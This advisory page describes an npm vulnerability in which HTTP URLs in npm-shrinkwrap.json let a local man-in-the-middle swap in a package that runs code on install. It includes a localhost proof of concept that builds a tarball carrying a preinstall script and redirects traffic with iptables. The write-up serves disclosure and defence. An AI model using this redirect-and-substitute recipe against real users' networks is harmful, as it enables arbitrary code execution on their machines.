Npm shrinkwrap allows remote code execution
An npm shrinkwrap file can contain HTTP registry URLs, so a local network attacker can intercept the download and serve a malicious package that runs code during install. The attacker can execute arbitrary code on the victim's machine.

medium.com
Published on medium.com
If you install an npm package (or any packages it may depend on) that has a shrinkwrap file (npm-shrinkwrap.json) with a HTTP registry URL, a local network attacker (MITM) can execute malicious code on your machine.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
npm shrinkwrap is the mechanism package maintainers use to lock down the exact dependency tree their package installs. Running npm shrinkwrap produces an npm-shrinkwrap.json file containing all the information about the locked dependencies, and when someone installs the package, npm fetches dependencies based on that shrinkwrap file rather than on package.json (assuming the shrinkwrap file was packaged up before publishing).
When the shrinkwrap file is generated, the URLs of the registries the packages were fetched from (usually https://registry.npmjs.org) are saved alongside module names and versions. A normal entry looks like this, taken from npm's own shrinkwrap file at the time of writing:
"ansi-regex": { "version": "2.0.0", "from": "[redacted]", "resolved": "https://registry.npmjs.org/ansi-regex/-/ansi-regex-2.0.0.tgz"}
The problem is that the resolved URLs are not always HTTPS. npm's own shrinkwrap file at the time of writing contained this dependency:
...npmlog": {"version": "4.0.1", "from": "[redacted]", "resolved": "https://registry.npmjs.org/npmlog/-/npmlog-4.0.1.tgz", "dependencies": { "are-we-there-yet": { "version": "1.1.2", "from": "are-we-there-yet@>=1.1.2 <1.2.0", "resolved": "http://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgz", ... } }...
If you install an npm package, or any package it depends on, that has a shrinkwrap file with an HTTP registry URL, a local network attacker (MITM) can execute malicious code on your machine.

The image is captioned: stop feeding the MITM squirrel with HTTP URLs in shrinkwrap files.
Setup
The proof of concept runs strictly on localhost, with the victim and the attacker on the same machine, and uses the npm GitHub repository as the victim package. At the time of writing its HEAD pointed to the latest branch at commit [redacted].
The precondition is a shrinkwrap file whose resolved URL for some dependency is plain HTTP. In the npm repository, that dependency is are-we-there-yet:
"resolved": "http://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgz",
That is the package the attacker modifies and serves from a fake MITM registry. Note that the npm package published in the registry does not contain the shrinkwrap, so installing npm via npm i npm is safe; cloning the GitHub repo and running npm install is not.
Finding it
The researchers cloned the npm registry and various GitHub projects and looked for HTTP URLs in shrinkwrap files. They noticed that npm's own shrinkwrap file contained an HTTP resolved URL, which is a fair indication of how easy it is to forget to check shrinkwrap files. More broadly, anyone who runs npm install for a package whose npm-shrinkwrap.json contains HTTP URLs is exposed.
The reasoning is straightforward: when npm fetches a package such as are-we-there-yet over HTTP, an attacker able to carry out a man-in-the-middle attack can simply reply with a package of their own choosing, which may, for example, contain a malicious preinstall script that npm will happily run. As long as the attacker has access to the same local network as the victim (the same coffee shop, or the victim's ISP), they can usually alter HTTP traffic. FireSheep is cited as an earlier example of how easy this is to do; this case is a bit worse because it allows an attacker to run code on the machine.
Exploitation
Step 1: Victim clones npm
The victim clones the repository:
https://github.com/npm/npm.git
Its shrinkwrap file contains the HTTP resolved URL for are-we-there-yet shown above, which is the package the attacker will modify and serve.
Step 2: Attacker sets up the MITM registry-like server
In a new shell, the attacker prepares a copy of the package and serves it:
mkdir mitmcd mitmmkdir -p public/are-we-there-yet/-pushd public/are-we-there-yet/-wget https://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgztar xzvf are-we-there-yet-1.1.2.tgz# modify package/package.json to add new preisnstall script. For example:# "preinstall": "echo w00t > /tmp/whodis",tar czvf are-we-there-yet-1.1.2.tgz packagepopdnpm i static-server ./node_modules/.bin/static-server -p8080 public
The commands create a mitm directory, download the genuine tarball, extract it, modify package/package.json to add a preinstall script (the example writes w00t to /tmp/whodis), repackage it, and serve the public directory on port 8080 with static-server.
Step 3: Attacker redirects traffic for registry.npmjs.org:80
Packets destined to registry.npmjs.org:80 are forwarded to the local server on port 8080. For this example, any traffic to port 80 is forwarded to localhost:8080 with iptables:
sudo echo 1 > /proc/sys/net/ipv4/ip_forwardsudo iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination [redacted]:8080
Step 4: Victim installs npm
In the npm directory the victim runs:
npm i
npm fetches are-we-there-yet over HTTP, receives the attacker's tarball, and executes the preinstall script. The report notes that you can just as easily modify the code to run when the module is loaded, in case the victim was installing packages in a sandbox to prevent install-time attacks.
Step 5: Attacker verifies and cleans up
The attacker checks the result and removes the iptables rule:
cat /tmp/whodissudo iptables -t nat -D OUTPUT -p tcp --dport 80 -j DNAT --to-destination [redacted]:8080
Root cause
npm resolves dependencies from the URLs recorded in the shrinkwrap file, and those URLs can be plain HTTP. npm does not automatically upgrade these URLs to HTTPS, so the integrity of the downloaded package depends on the transport. A network attacker who can alter HTTP traffic substitutes their own tarball, and npm runs its install scripts.
When the researchers reported this to npm, Inc. they recommended patching npm to automatically upgrade HTTP URLs to HTTPS for origins npm controls (such as registry.npmjs.org). npm decided against this because it may break some users' workflows. The researchers respect that there are business reasons not to silently and automatically upgrade URLs, but note that this comes at the cost of putting some users at risk.
One can argue that the developer who left HTTP URLs in a shrinkwrap file is the one putting users at risk. It is easy enough to forget to check shrinkwrap files, and as a user you have no idea when you run npm install <some-package> whether npm will fetch its dependencies over HTTP. You could download the tarball and inspect it, but the researchers suspect you will not.
Impact
Anybody who runs npm install for a package that has npm-shrinkwrap.json with HTTP URLs is affected. The attacker must be local to MITM the network traffic. The researchers describe the likelihood as probably not very likely: the number of packages with HTTP registry URLs on npm seemed quite low, around 0.03% of roughly 360,000 packages, though some of those have a few thousand downloads per month. They also point out that other package managers that only use HTTP can likely be leveraged more easily.
When the package is fetched over HTTP, the attacker can execute arbitrary code on the victim's machine. The researchers notified a number of organisations and users with packages on npm and GitHub containing such HTTP URLs, and they notified npm as well.
There is no CVE for this. The researchers think there should be one and ask organisations willing to request one, perhaps because they were affected, to get in touch.
Companies that intercept HTTP traffic and scan for malicious things are not safe either: the answer to that question is a plain no.
Fix
If your package contains a shrinkwrap file with HTTP URLs, change them to HTTPS and follow the suggestions in npm's blog post on this vulnerability; otherwise you may be putting your users at risk. Always make sure the resolved URLs are HTTPS after running npm shrinkwrap.
For npm itself, the researchers proposed several options:
- Adding support for automatic upgrades to HTTPS.
- Adding hashes to shrinkwraps, assuming the hashes are obtained via HTTPS. Yarn does this for its
yarn.lockfiles. - Disallowing downloads via HTTP and adding a
--allow-unsafe-downloadsflag.
They note there are likely other options worth considering and that pull requests may be welcome.
These are not suggestions for developers' shrinkwrap files. While the problem does disappear if all developers upgrade their shrinkwrap URLs to HTTPS, this is not a reliably safe solution: malicious package authors can still get away with attacks using seemingly benign shrinkwrap files. Re-running npm shrinkwrap right now does not necessarily produce all-HTTPS URLs either, because npm defaults to URLs from the cache even if they are HTTP. That is, in the researchers' words, a pretty good excuse if you want to leave a backdoor with plausible deniability, since an attack is much easier to attribute when the source is in the package itself rather than injected via MITM. Until users can disallow code fetching via HTTP, or otherwise have authenticity for what they download, they remain at risk.
Disclosure
The researchers first emailed npm about the issue and then, roughly a week later, emailed the package maintainers and authors for packages they had downloaded from npm and GitHub. The intent was to give people enough time to patch their shrinkwrap files. They asked that people not disseminate the then private URL to the post.

The image shows an email snippet highlighting what not to do. Someone leaked the URL anyway; the researchers ask that person to consider donating to EFF, ToR or SecureDrop.
The researchers are Fraser, Ariana and Deian, security researchers at UC San Diego and Stanford. In the interest of full disclosure, Deian has a startup that sells a Node.js security product to defend against untrusted code.



Variants to test
- Clone a popular project and grep its
npm-shrinkwrap.jsonfor"resolved": "http://. A positive result is any dependency fetched over plain HTTP, which you can then try to substitute on a network you control. - Run
npm shrinkwrapin a project and inspect the generated file for HTTP URLs, including ones taken from the npm cache. A positive result is an HTTPresolvedURL surviving into the published shrinkwrap. - Check other package managers that fetch over HTTP only, as the researchers suggest they can likely be leveraged more easily. A positive result is a lockfile or manifest that pins an HTTP source and an installer that runs code from it.
- Test whether an install-time sandbox actually helps: modify a package to run its payload when the module is loaded rather than in
preinstall.
What happened, in plain words
A group of three security researchers found a way for someone sitting on the same network as you (the same coffee shop Wi-Fi, or your internet provider) to run their own code on your computer while you install software. The software in question is npm, a tool that programmers use to download and install ready-made pieces of code called packages.
To understand the trick, you need one idea first: when your computer downloads something over a connection called HTTP, the data travels in the open. Anyone who can see that traffic can also change it. A person who secretly sits between you and the server, reading and altering what passes, is called a man-in-the-middle, or MITM. The researchers' picture makes the point with a squirrel: stop feeding the MITM squirrel with HTTP addresses.
The second idea is a file called npm-shrinkwrap.json. When a package author wants to freeze the exact versions of everything their package needs, they run a command that writes this file. It records, for each dependency, the web address the package was downloaded from. If one of those addresses starts with http:// instead of https://, the download happens in the open, and the MITM can swap the real package for one of their own. npm then runs the swapped package's setup instructions, which means the attacker's code runs on your machine.
The rest of this article walks through what npm and shrinkwrap files are, how the researchers proved the attack on a single computer, who is affected, how likely it is, what npm did about it, and how the researchers told people. It ends with a glossary of every technical term used.
What npm and shrinkwrap files are
npm is two things at once: a command you run on your computer, and a huge public library of packages on the internet. When a programmer writes software, they rarely write everything themselves. They list the packages they need in a file called package.json, and then run npm install. npm reads that list, downloads each package from the library, and puts it in a folder on the computer.
Packages depend on other packages, which depend on others again. This chain is called the dependency tree. If the tree is not frozen, two people installing the same project on different days can end up with different versions of the same package, and the software may behave differently.
npm shrinkwrap is the mechanism package maintainers use to lock down the exact dependency tree their package installs. Running npm shrinkwrap produces an npm-shrinkwrap.json file containing all the information about the locked dependencies. When someone installs the package, npm fetches dependencies based on that shrinkwrap file rather than on package.json, assuming the shrinkwrap file was packaged up before publishing. Think of package.json as a shopping list that says "any brand of milk will do", and the shrinkwrap file as a receipt that says "exactly this brand, from exactly this shop".
When the shrinkwrap file is generated, the URLs of the registries the packages were fetched from are saved alongside module names and versions. A registry is simply the online shop where packages live; the usual one is https://registry.npmjs.org. A normal entry looks like this, taken from npm's own shrinkwrap file at the time of writing:
"ansi-regex": { "version": "2.0.0", "from": "[redacted]", "resolved": "https://registry.npmjs.org/ansi-regex/-/ansi-regex-2.0.0.tgz"}
Line by line, in plain words:
"ansi-regex"is the name of the package this entry is about."version": "2.0.0"says which version is frozen."from": "[redacted]"records what the original request looked like: the package name, an @ sign, and the version."resolved": "https://registry.npmjs.org/..."is the exact web address the package file was downloaded from. The.tgzat the end means it is a compressed archive, like a zip file. Thehttps://at the start means the download is encrypted and tamper-proof.
The problem is that the resolved URLs are not always HTTPS. npm's own shrinkwrap file at the time of writing contained this dependency:
...npmlog": {"version": "4.0.1", "from": "[redacted]", "resolved": "https://registry.npmjs.org/npmlog/-/npmlog-4.0.1.tgz", "dependencies": { "are-we-there-yet": { "version": "1.1.2", "from": "are-we-there-yet@>=1.1.2 <1.2.0", "resolved": "http://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgz", ... } }...
Line by line:
npmlogis a package, version4.0.1, and its own address is correctly HTTPS."dependencies": { ... }means this package needs other packages, listed inside the braces.are-we-there-yetis one of those dependencies, version1.1.2.- Its
"from"line says the acceptable range was>=1.1.2 <1.2.0, meaning any version from 1.1.2 up to but not including 1.2.0. - Its
"resolved"line starts withhttp://, nothttps://. That single missing letter is the whole vulnerability. - The
...marks show that the real file has more entries around this one, left out here for brevity.
If you install an npm package, or any package it depends on, that has a shrinkwrap file with an HTTP registry URL, a local network attacker (MITM) can execute malicious code on your machine.
Setting up the proof
A static file server is a small program that hands out files from a folder over the network, like a waiter who only passes plates through a hatch. iptables is the part of the operating system that decides where network traffic goes; it can be told to redirect traffic from one place to another.
The proof of concept runs strictly on localhost, meaning the victim and the attacker are the same computer, so nothing leaves the machine. The victim package is the npm GitHub repository. GitHub is a website where programmers keep and share code; a repository is one project's folder of files with its history. At the time of writing its HEAD pointed to the latest branch at commit [redacted]. A branch is a line of development, and a commit is a saved snapshot with a long fingerprint-like identifier.
The precondition is a shrinkwrap file whose resolved URL for some dependency is plain HTTP. In the npm repository, that dependency is are-we-there-yet:
"resolved": "http://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgz",
This line says: when installing, fetch the package are-we-there-yet version 1.1.2 from that address, over unencrypted HTTP. That is the package the attacker modifies and serves from a fake MITM registry.
One important detail: the npm package published in the registry does not contain the shrinkwrap, so installing npm via npm i npm is safe. Cloning the GitHub repository and running npm install is not.
How the researchers found it
The researchers cloned the npm registry and various GitHub projects and looked for HTTP URLs in shrinkwrap files. Cloning here means making a full copy of a project's files. They noticed that npm's own shrinkwrap file contained an HTTP resolved URL, which is a fair indication of how easy it is to forget to check shrinkwrap files.
More broadly, anyone who runs npm install for a package whose npm-shrinkwrap.json contains HTTP URLs is exposed.
The reasoning is straightforward. When npm fetches a package such as are-we-there-yet over HTTP, an attacker able to carry out a man-in-the-middle attack can simply reply with a package of their own choosing. That package may, for example, contain a malicious preinstall script that npm will happily run. A script here is just a short list of commands the computer executes automatically; preinstall is a hook, a named moment during installation when npm runs whatever commands the package specifies.
As long as the attacker has access to the same local network as the victim (the same coffee shop, or the victim's ISP), they can usually alter HTTP traffic. FireSheep is cited as an earlier example of how easy this is to do: it was a tool that let people on the same network hijack other people's browsing sessions. This case is a bit worse because it allows an attacker to run code on the machine.
The attack, step by step
Step 1: the victim clones npm
The victim clones the repository:
https://github.com/npm/npm.git
This is the address of the npm project on GitHub. Cloning it copies the whole project, including its npm-shrinkwrap.json, onto the victim's computer. Its shrinkwrap file contains the HTTP resolved URL for are-we-there-yet shown above, which is the package the attacker will modify and serve.
Step 2: the attacker builds a fake registry
In a new shell, the attacker prepares a copy of the package and serves it:
mkdir mitmcd mitmmkdir -p public/are-we-there-yet/-pushd public/are-we-there-yet/-wget https://registry.npmjs.org/are-we-there-yet/-/are-we-there-yet-1.1.2.tgztar xzvf are-we-there-yet-1.1.2.tgz# modify package/package.json to add new preisnstall script. For example:# "preinstall": "echo w00t > /tmp/whodis",tar czvf are-we-there-yet-1.1.2.tgz packagepopdnpm i static-server ./node_modules/.bin/static-server -p8080 public
A shell is the text window where you type commands. Line by line, in plain words:
mkdir mitmcreates a folder calledmitmto work in.cd mitmmoves into that folder.mkdir -p public/are-we-there-yet/-creates the folder structure the fake registry will use, matching the path in the real download address.pushd public/are-we-there-yet/-moves into that folder and remembers where it came from.wget https://registry.npmjs.org/.../are-we-there-yet-1.1.2.tgzdownloads the genuine package file from the real registry.tar xzvf are-we-there-yet-1.1.2.tgzunpacks the archive, like opening a zip file.- The two comment lines starting with
#explain the next edit: modifypackage/package.jsonto add a newpreinstallscript. The example is"preinstall": "echo w00t > /tmp/whodis", which writes the wordw00tinto a file at/tmp/whodis. That file is the attacker's proof that their code ran. tar czvf are-we-there-yet-1.1.2.tgz packagepacks the modified folder back into an archive with the same name as the original.popdreturns to the previous folder.npm i static-serverinstalls a small program that serves files over the network../node_modules/.bin/static-server -p8080 publicstarts that program on port 8080, handing out everything inside thepublicfolder. A port is a numbered door on a computer; 8080 is just a chosen door.
The point of this step is to have a convincing copy of the real package, with one extra instruction added, ready to be handed to anyone who asks for it.
Step 3: the attacker redirects the traffic
Packets destined to registry.npmjs.org:80 are forwarded to the local server on port 8080. A packet is a small chunk of data travelling over the network. Port 80 is the standard door for HTTP traffic. For this example, any traffic to port 80 is forwarded to localhost:8080 with iptables:
sudo echo 1 > /proc/sys/net/ipv4/ip_forwardsudo iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination [redacted]:8080
Line by line:
sudomeans run the rest as the administrator, because changing network routing needs high privileges.echo 1 > /proc/sys/net/ipv4/ip_forwardswitches on a system setting that allows traffic to be passed from one place to another.iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination [redacted]:8080adds a rule.-t natselects the table that rewrites addresses.-A OUTPUTappends the rule to the list for outgoing traffic.-p tcp --dport 80matches connections using the TCP protocol aimed at port 80.-j DNATsays to change the destination address.--to-destination [redacted]:8080sends it to the local machine, whose numeric address is [redacted], on port 8080.
In short: anything the victim's computer tries to fetch over plain HTTP is quietly delivered to the attacker's fake registry instead. This is the man in the middle, built on one machine.
Step 4: the victim installs
In the npm directory the victim runs:
npm i
npm i is shorthand for npm install. npm reads the shrinkwrap file, sees that are-we-there-yet should come from an http:// address, and asks for it. Because of the redirect, the request lands on the attacker's server, which returns the modified archive. npm unpacks it and executes the preinstall script. The report notes that you can just as easily modify the code to run when the module is loaded, in case the victim was installing packages in a sandbox to prevent install-time attacks. A sandbox is a restricted area meant to contain damage; loading-time code runs later, when the package is actually used.
Step 5: the attacker checks and cleans up
The attacker checks the result and removes the iptables rule:
cat /tmp/whodissudo iptables -t nat -D OUTPUT -p tcp --dport 80 -j DNAT --to-destination [redacted]:8080
Line by line:
cat /tmp/whodisprints the contents of the file thepreinstallscript was supposed to create. If it containsw00t, the attacker's code ran.sudo iptables -t nat -D OUTPUT ...deletes the redirect rule.-Dmeans delete, and the rest of the line matches the rule added in step 3. Removing it puts the network back to normal, leaving less trace.
Why it works
The root cause is that npm resolves dependencies from the URLs recorded in the shrinkwrap file, and those URLs can be plain HTTP. npm does not automatically upgrade these URLs to HTTPS, so the integrity of the downloaded package depends on the transport. Integrity here means the guarantee that what arrived is what was sent. A network attacker who can alter HTTP traffic substitutes their own tarball, and npm runs its install scripts.
When the researchers reported this to npm, Inc. they recommended patching npm to automatically upgrade HTTP URLs to HTTPS for origins npm controls, such as registry.npmjs.org. An origin is the combination of scheme, host and port that identifies where something comes from. npm decided against this because it may break some users' workflows. The researchers respect that there are business reasons not to silently and automatically upgrade URLs, but note that this comes at the cost of putting some users at risk.
One can argue that the developer who left HTTP URLs in a shrinkwrap file is the one putting users at risk. It is easy enough to forget to check shrinkwrap files, and as a user you have no idea when you run npm install <some-package> whether npm will fetch its dependencies over HTTP. You could download the tarball and inspect it, but the researchers suspect you will not.
Who is affected, and how likely is it
Anybody who runs npm install for a package that has npm-shrinkwrap.json with HTTP URLs is affected. The attacker must be local to MITM the network traffic.
The researchers describe the likelihood as probably not very likely. The number of packages with HTTP registry URLs on npm seemed quite low, around 0.03% of roughly 360,000 packages, though some of those have a few thousand downloads per month. They also point out that other package managers that only use HTTP can likely be leveraged more easily. A package manager is any tool that downloads and installs packages, npm being one of several.
When the package is fetched over HTTP, the attacker can execute arbitrary code on the victim's machine. Arbitrary means whatever they like, not just the harmless example. The researchers notified a number of organisations and users with packages on npm and GitHub containing such HTTP URLs, and they notified npm as well.
There is no CVE for this. A CVE is a public catalogue number given to a known security flaw so people can refer to it unambiguously. The researchers think there should be one and ask organisations willing to request one, perhaps because they were affected, to get in touch.
Companies that intercept HTTP traffic and scan for malicious things are not safe either. The answer to that question is a plain no.
How to fix it
If your package contains a shrinkwrap file with HTTP URLs, change them to HTTPS and follow the suggestions in npm's blog post on this vulnerability; otherwise you may be putting your users at risk. Always make sure the resolved URLs are HTTPS after running npm shrinkwrap.
For npm itself, the researchers proposed several options:
- Adding support for automatic upgrades to HTTPS.
- Adding hashes to shrinkwraps, assuming the hashes are obtained via HTTPS. A hash is a short fingerprint computed from a file; if the file changes, the fingerprint changes, so a matching hash proves the file is the one expected. Yarn does this for its
yarn.lockfiles. Yarn is another package manager, andyarn.lockis its equivalent of a shrinkwrap file. - Disallowing downloads via HTTP and adding a
--allow-unsafe-downloadsflag. A flag is an extra word on a command that switches an option on or off.
They note there are likely other options worth considering and that pull requests may be welcome. A pull request is a proposed change submitted to a project for review.
These are not suggestions for developers' shrinkwrap files. While the problem does disappear if all developers upgrade their shrinkwrap URLs to HTTPS, this is not a reliably safe solution: malicious package authors can still get away with attacks using seemingly benign shrinkwrap files. Re-running npm shrinkwrap right now does not necessarily produce all-HTTPS URLs either, because npm defaults to URLs from the cache even if they are HTTP. A cache is a local store of things already downloaded, kept to save time. That is, in the researchers' words, a pretty good excuse if you want to leave a backdoor with plausible deniability, since an attack is much easier to attribute when the source is in the package itself rather than injected via MITM. A backdoor is a hidden way in; plausible deniability means being able to claim you did not mean it. Until users can disallow code fetching via HTTP, or otherwise have authenticity for what they download, they remain at risk.
How the researchers disclosed it
The researchers first emailed npm about the issue and then, roughly a week later, emailed the package maintainers and authors for packages they had downloaded from npm and GitHub. The intent was to give people enough time to patch their shrinkwrap files. They asked that people not disseminate the then private URL to the post. A URL is a web address; here it was kept private for a short while so that only the people being warned could read the write-up before it went public.
The image shows an email snippet highlighting what not to do. Someone leaked the URL anyway; the researchers ask that person to consider donating to EFF, ToR or SecureDrop. EFF is a digital rights organisation, ToR is a project for anonymous browsing, and SecureDrop is a system for receiving documents anonymously.
The researchers are Fraser, Ariana and Deian, security researchers at UC San Diego and Stanford. In the interest of full disclosure, Deian has a startup that sells a Node.js security product to defend against untrusted code. Node.js is the runtime that lets JavaScript run outside a browser, and npm packages are written for it.
Things worth testing yourself
- Clone a popular project and grep its
npm-shrinkwrap.jsonfor"resolved": "http://. Grep is a command that searches text for a pattern. A positive result is any dependency fetched over plain HTTP, which you can then try to substitute on a network you control. - Run
npm shrinkwrapin a project and inspect the generated file for HTTP URLs, including ones taken from the npm cache. A positive result is an HTTPresolvedURL surviving into the published shrinkwrap. - Check other package managers that fetch over HTTP only, as the researchers suggest they can likely be leveraged more easily. A positive result is a lockfile or manifest that pins an HTTP source and an installer that runs code from it. A lockfile is the file that freezes versions, and a manifest is the list of what a project needs.
- Test whether an install-time sandbox actually helps: modify a package to run its payload when the module is loaded rather than in
preinstall. Require time is the moment a program loads a package to use it. - Test whether an intercepting HTTP scanner protects you by serving a modified package through a proxy that inspects traffic. A proxy is a go-between that relays traffic. A positive result is that the substituted package still reaches npm and its scripts run.
Glossary
- npm: a tool that downloads and installs packages of JavaScript code, and the public library those packages come from.
- Package: a ready-made bundle of code that a project can reuse.
- Dependency: a package that another package needs in order to work.
- Dependency tree: the whole chain of packages and the packages they need, and so on.
- package.json: the file listing what a project needs, without freezing exact versions.
- npm shrinkwrap: the command that freezes the exact dependency tree into a file.
- npm-shrinkwrap.json: the file produced by npm shrinkwrap, recording exact versions and download addresses.
- Registry: the online shop where packages are stored and downloaded from.
- Resolved URL: the exact web address recorded in a shrinkwrap file for downloading a package.
- HTTP: the basic protocol for fetching web content, sent unencrypted, so anyone on the path can read or change it.
- HTTPS: the same protocol wrapped in encryption, so the content cannot be read or altered in transit.
- MITM (man-in-the-middle): an attacker who secretly sits between two parties and can read or alter their traffic.
- Local network: the set of devices sharing a connection, such as one coffee shop's Wi-Fi.
- ISP: internet service provider, the company that connects you to the internet.
- Static file server: a small program that hands out files from a folder over the network.
- Port: a numbered door on a computer through which network traffic arrives.
- localhost / [redacted]: the computer you are using, referred to from itself.
- iptables: the part of the operating system that decides where network traffic goes and can rewrite addresses.
- DNAT: a rule that changes the destination address of network traffic.
- Packet: a small chunk of data travelling over a network.
- TCP: the protocol that carries most web traffic reliably.
- Shell: the text window where you type commands.
- sudo: a command prefix that runs the rest with administrator privileges.
- GitHub: a website where programmers keep and share code projects.
- Repository: one project's folder of files together with its history.
- Clone: to make a full copy of a repository onto your computer.
- Branch: a line of development inside a repository.
- Commit: a saved snapshot of a repository, identified by a long code.
- HEAD: the commit a repository is currently pointing at.
- Tarball / .tgz: a compressed archive file, like a zip file.
- Script: a short list of commands a computer runs automatically.
- preinstall: a named moment during installation when npm runs commands the package specifies.
- Sandbox: a restricted area meant to contain the damage code can do.
- Require time: the moment a program loads a package to use it.
- Arbitrary code execution: the ability for an attacker to run whatever code they choose on a machine.
- Integrity: the guarantee that what arrived is exactly what was sent.
- Origin: the combination of scheme, host and port that identifies where something comes from.
- Cache: a local store of things already downloaded, kept to save time.
- Hash: a short fingerprint computed from a file, used to check the file has not changed.
- Lockfile: a file that freezes exact versions and sources, such as
yarn.lock. - Manifest: the list of what a project needs, such as
package.json. - Yarn: another package manager, which records hashes in its
yarn.lockfiles. - Flag: an extra word on a command that switches an option on or off.
- Pull request: a proposed change submitted to a project for review.
- CVE: a public catalogue number given to a known security flaw.
- Backdoor: a hidden way into a system.
- Plausible deniability: being able to claim you did not intend something.
- Proxy: a go-between that relays network traffic.
- Grep: a command that searches text for a pattern.
- URL: a web address.
- Node.js: the runtime that lets JavaScript run outside a browser.
- EFF: a digital rights organisation.
- ToR: a project for anonymous browsing.
- SecureDrop: a system for receiving documents anonymously.
- FireSheep: an earlier tool that let people on the same network hijack others' browsing sessions.


